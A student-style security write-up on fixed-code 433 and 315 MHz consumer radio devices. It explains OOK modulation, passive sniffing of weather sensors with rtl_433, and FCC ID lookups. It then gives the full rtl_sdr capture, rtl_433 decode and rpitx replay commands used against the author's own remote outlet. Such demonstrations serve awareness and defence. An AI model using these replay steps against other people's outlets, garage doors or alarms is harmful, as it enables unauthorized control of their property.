Analysis of Insecure Protocols in 433 and 315 MHz Radio Control Systems

Aiden Moechnig

What Is RF and Why These Frequencies?

All radio frequency communication technology involves simply encoding information on invisible waves in the air like the broadcasted songs from a radio station. Each radio frequency contains a frequency, meaning how many times the wave will oscillate in one second, in Hertz. For example, 433 MHz represents 433 million waves oscillating in one second. However, the choice of why 433 MHz and 315 MHz have become predominant frequencies used in remote consumer electronics comes down to simply regulation and practicality. Governments divide radio frequencies for the country and assign different ranges to different users, such as TV and radio stations, cellular networks, military use, aviations, and others. However, there are also license free frequencies called ISM (Industrial, Scientific, and Medical) bands, where everyone is permitted to communicate without a license, if they do not exceed power limits. 433.92 MHz is the international ISM frequency band, and 315 MHz is also widely used in North America. Hardware manufacturers gravitated to these frequencies because modules are cheap to produce, the wavelength is short enough to use small antennas (around 3 to 4 inches), and the signals travel a useful distance, somewhere between 30 to 100 meters or more in open air without requiring much power. So why do we care? The reality is that these two frequencies are quietly used by an enormous slice of the wireless world around you: your garage door, your car's key fob, wireless weather sensors, doorbells, alarm system door sensors, cheap smart plugs, remote controlled power outlets, and hundreds of other devices all use these bands.


How The Signal Actually Works

To understand how data is transmitted over these frequencies, you need to understand modulation, which is the method of encoding information onto a radio wave. Just a radio wave alone is a constant signal that carries no information. To send data, you must change something about that wave in a way that the receiver can understand. The simplest and most widely used method for this (in these radio systems) is called On-Off Keying, or OOK. It works exactly as it sounds; you turn the transmitter on to indicate a binary 1 and turn it off to indicate a binary 0. When you press a button on a wireless remote, the chip inside creates a series of 1s and 0s that correspond to that button's unique code. The transmitter quickly switches on and off, sending the radio wave like morse code. The receiver on the other end constantly monitors that frequency. When it senses the carrier wave turning on and off in a meaningful pattern, it reconstructs the binary sequence and checks if it matches a stored code. If it does, it triggers the action, such as opening the door, turning on the outlet, or sounding the alarm. This is very simple compared to modern


wireless protocols like WiFi or Bluetooth. There is no connection handshake, no encryption layer, and no acknowledgment back to the sender at all. See the vulnerabilities here? The transmitter just sends its code into the air and hopes the correct receiver picks it up. A slightly more advanced variation of this is called ASK (Amplitude Shift Keying), where instead of being fully on or off, the signal toggles between high and low power levels, which offers some better noise resistance. There is also a third modulation technique called FSK, but we will not get into that here. Most consumer 433/315 MHz devices still use simple OOK because the hardware is cheaper.

Using RTL433 to "Sniff" Packets

To scan for 433 MHz devices nearby, I used rtl_433, an open source tool that works with a cheap RTL-SDR USB dongle, which is based on the Rafael Micro R820T tuner chip. This tool listens on 433.92 MHz and automatically decodes signals from hundreds of known device protocols. It is completely passive, meaning it does not transmit anything, it just listens, like a radio antenna picks up broadcast stations. Within just 30 seconds, it had already decoded real signals from local devices without any kind of interaction, pairing, or special access needed. Since I live in a rural area with relatively few nearby homes, the results are less. In a dense suburban neighborhood, apartment complex, or urban environment, the number of signals would likely be much higher.



The decoded devices broke down into two categories. The most frequent one was the Ambientweather F007TH temperature and humidity sensors, a widely used consumer weather station sensor, with three separate units received and differentiated by their unique House Codes (82, 18, and 126). These sensors broadcast their readings every 15-30 seconds or so, meaning anyone passively listening can get a detailed picture of the environmental conditions inside or around someone's home without the owner having any idea. Where I live we use these sensors to monitor inside and outside temperatures in the house when we are away. All these sensors are received by a device that forwards their information to the internet.



Now let's focus on the remaining category with these two data packets. The second device captured was a remote controlled power outlet. I deliberately clicked on and off the remote to generate traffic, producing two different raw codes (c53e4a and 453e4a). Here's what I found interesting, rtl_433 misidentified it as a smoke detector, which is actually a good example that shows a quirk of these systems. Because fixed code 433 MHz devices use such simple, similar packet structures, even well maintained decoding software can misclassify them. What's even more concerning is the fact that a smoke detector, a device designed for safety purposes, is using such a simple and insecure protocol to communicate. Going back to the main point, those two captured codes represent the complete "on" and "off" commands for that outlet. These commands are the same forever, never changing, and fully replayable by anyone who captured them (we will get into this more later).

The remote-controlled outlet

While 433 MHz is the main frequency for wireless sensors and smart home devices, 315 MHz is the preferred choice for most North American automotive key fobs and garage door remotes. The automotive industry in the US and Canada adopted 315 MHz early on, making it the standard among car manufacturers. Because of this, most key fobs for American market vehicles from brands like Ford, GM, Toyota, Chrysler, and Honda use 315 MHz instead of 433 MHz. RTL433 can be tuned to listen to 315 MHz by using the *rtl_433 -f 315000000* command. Unfortunately, I could not decode my car's specific key fob, but there are documented instances of people being able to do so.

Going Further: How to Identify the Frequency of Remote Controls

You don't have to guess what frequency any given remote operates on (if you have it in your possession). Every wireless device sold in the United States is required by law to be registered with the FCC and assigned a unique FCC ID, which is printed on a label on the device itself, usually found on the back of the remote or inside the battery compartment. Taking that ID and entering it at fccid.io or the FCC's own database at fcc.gov/oet/ea/fccid (or fccid.io) pulls up the complete regulatory filing for that device, which includes the test reports, internal photos, user manuals, and most usefully, the exact frequency or frequencies the device operates on. Let's go back to our little remote controlled outlet from earlier, as shown below, the FCC ID is clearly labeled on the back of the transmitter.

By putting the FCC ID into fccid.io I found that this transmitter was manufactured by Ningbo Jiuyi Electronic & Technology Co. Ltd. and operates on 433.92 MHz. Ignore the other frequency written on the back on the transmitter, that was written by me for testing purposes.

Sources: FCC.gov | FCC.report

Registered By: Ningbo Jiuyi Electronic&Technology; Co.,Ltd. - 2ATAS (China)

you@youremail.com Subscribe

App #	Purpose	Date	Unique ID
1	Original Equipment	2019-07-01	h3TpT8QHgaAUPg3qOdlRDg==

Operating Frequencies

Device operates within approved frequencies overlapping with the following cellular bands: CDMA 11,400 MHz PAMR DOWN | CDMA 11,400 MHz PAMR UP | CDMA 5,450 DOWN | CDMA 5,450 UP |

Frequency Range	Rule Parts	Line Entry
433.92 MHz	15.231	1

Vulnerabilities Identified So Far

This investigation so far has uncovered some pretty clear vulnerabilities that show just how exposed 433 MHz wireless devices are. The rtl_433 scan shows us that the Ambientweather F007TH sensor packets lack any sort of encryption or access control. These sensors constantly send out temperature and humidity data in plaintext to anyone who's tuning in. Leaking weather data might seem harmless, but it reveals a device's presence, its house code, and its transmission pattern. All of this info could be valuable to someone mapping out the wireless devices in a home.

Now a more serious vulnerability comes with the remote power outlet, this fixed code device had its complete "on" and "off" command codes captured just by clicking the remote once in each direction. All an attacker would have to do is wait for someone to use the remote control and they would now be in possession of its control codes. Those codes, c53e4a and 453e4a, are permanently compromised, meaning they won't ever change. Anyone who got their hands on those codes during that brief transmission could easily replay them anytime quite easily.

Looking at key fobs operating on 315 MHz, the implications are the same, any key fob using a fixed code or any garage door opener that relies on 315 MHz, is vulnerable in the same way. Garage door opener remotes transmit a code that is vulnerable to being replayed every time the respective owner pushes the button on his/her remote control. Even rolling code systems, which were supposed to solve this problem, are not immune to hacking anymore. The RollJam attack shows that with a simultaneous use of a jammer and a recording device, it is possible to capture a valid code and store it for further exploitation. Overall, all of these weaknesses show that the 433 and 315 MHz ecosystem was built with convenience and cost saving ideas in mind, security was not a factor in their development.

Demonstrating a Replay Attack

As stated previously, fixed code 433 MHz devices are extremely susceptible to replay attacks. With just a few commands, a software defined radio (SDR dongle), and a Raspberry Pi I was successfully able to launch a replay attack on our little remote controlled outlet.

```
user@raspberrypi:~ $ rtl_sdr -f 433920000 -s 250000 -g 40 capture.cu8
Found 1 device(s):
  0:  Realtek, RTL2838UHIDIR, SN: 00000001

Using device 0: Generic RTL2832U OEM
Detached kernel driver
Found Rafael Micro R820T tuner
Exact sample rate is: 250000.000414 Hz
[R82XX] PLL not locked!
Sampling at 250000 S/s.
Tuned to 433920000 Hz.
Tuner gain set to 40.20 dB.
Reading samples in async mode...
Allocating 15 zero-copy buffers
^CSignal caught, exiting!

User cancel, exiting...
Reattached kernel driver
```

As shown above I first I started by using the open source software package rtl_sdr to create a capture file from the SDR dongle. I did this by executing the command, pressing the on button and then the off button in sequence on the remote control outlet's key fob transmitter. After exiting the radio signals it captured are saved to a capture file named capture.cu8.

```
user@raspberrypi:~ $ rtl_433 -r capture.cu8
rtl_433 version 22.11 (2022-11-19) inputs file rtl_tcp RTL-SDR SoapySDR
Use -h for usage help and see https://triq.org/ for documentation.
Trying conf file at "rtl_433.conf"...
Trying conf file at "/home/user/.config/rtl_433/rtl_433.conf"...
Trying conf file at "/usr/local/etc/rtl_433/rtl_433.conf"...
Trying conf file at "/etc/rtl_433/rtl_433.conf"...
Registered 191 out of 223 device decoding protocols [ 1-4 8 11-12 15-17 19-
21 124-128 130-149 151-161 163-168 170-175 177-197 199 201-215 217-223 ]
Test mode active. Reading samples from file: capture.cu8
baseband_demod_FM: low pass filter for 250000 Hz at cutoff 25000 Hz, 40.0 u
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
time      : @0.491752s
model     : Smoke-GS558  id        : 10738
unit      : 10           learn     : 0            Raw Code  : c53e4a
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
time      : @1.400072s
model     : Smoke-GS558  id        : 10738
unit      : 10           learn     : 0            Raw Code  : 453e4a
```

Now we once again use our software from earlier, rtl_433, to read our capture file to see if we were actually able to grab the packets. Sure enough, the same two packets from earlier are shown with the same codes, c53e4a for on and 453e4a for off.

```
user@raspberrypi:~ $ sudo ./rpitx/sendiq -i capture.cu8 -s 250000 -f 433920000 -t u8
```

By executing the command shown above we use another piece of open source software, rpitx, to replay our recorded packets on 433.92 MHz. Rpitx uses one of the general purpose input output pins (GPIO) on the Raspberry Pi as an antenna, effectively creating my own transmitter. After executing the command, the outlet switched on and off a light connected to it in the same sequence as when I recorded the packets. Now we don't have to stop here, I can record just the on or off packet, and save the capture file to be replayed later.

Video of this replay attack in action: https://youtu.be/xgGp24rNsRY?si=93ODEY-4NGF_yXeo

Conclusion

Through this Investigation, we learned about the lack of security of both 433 MHz and 315 MHz radio devices that are part of a myriad of wireless devices used daily by many people. Beginning with the basics, we learned the inner workings of these radio frequencies, which includes simple on/off keying modulation created by inexpensive devices built decades ago to be practical and easy to use rather than secure. To prove these vulnerabilities, we carried out an actual test by conducting a passive rtl_433 scan in which we successfully intercepted real signals sent by different devices, which included three Ambientweather F007TH temperature and humidity sensors that were transmitting data in plaintext, and a remote controlled power outlet with all its on and off codes captured merely by pressing the remote two times. The amount of data collected in such a short time while being in a rural area is a good indication that the same scan conducted in any other populated location would reveal a large amount of similarly exposed data from garage doors, alarms, car keys, and doorbells.

I then demonstrated how these captured signals can be used in what is known as a replay attack, in which the captured packet is transmitted once again using the GPIO pin of a Raspberry Pi computer as an antenna without any further hardware needed, showing how little of an entry barrier there is when trying to exploit these security holes. All that is needed is under $60 worth of hardware, and some Linux knowledge. The takeaway here is that the 433 and 315 MHz ecosystem is part of a large and largely invisible attack surface, and that the gap between how secure people assume their devices are and how secure they actually are can be bridged by anyone willing to spend an afternoon and $60.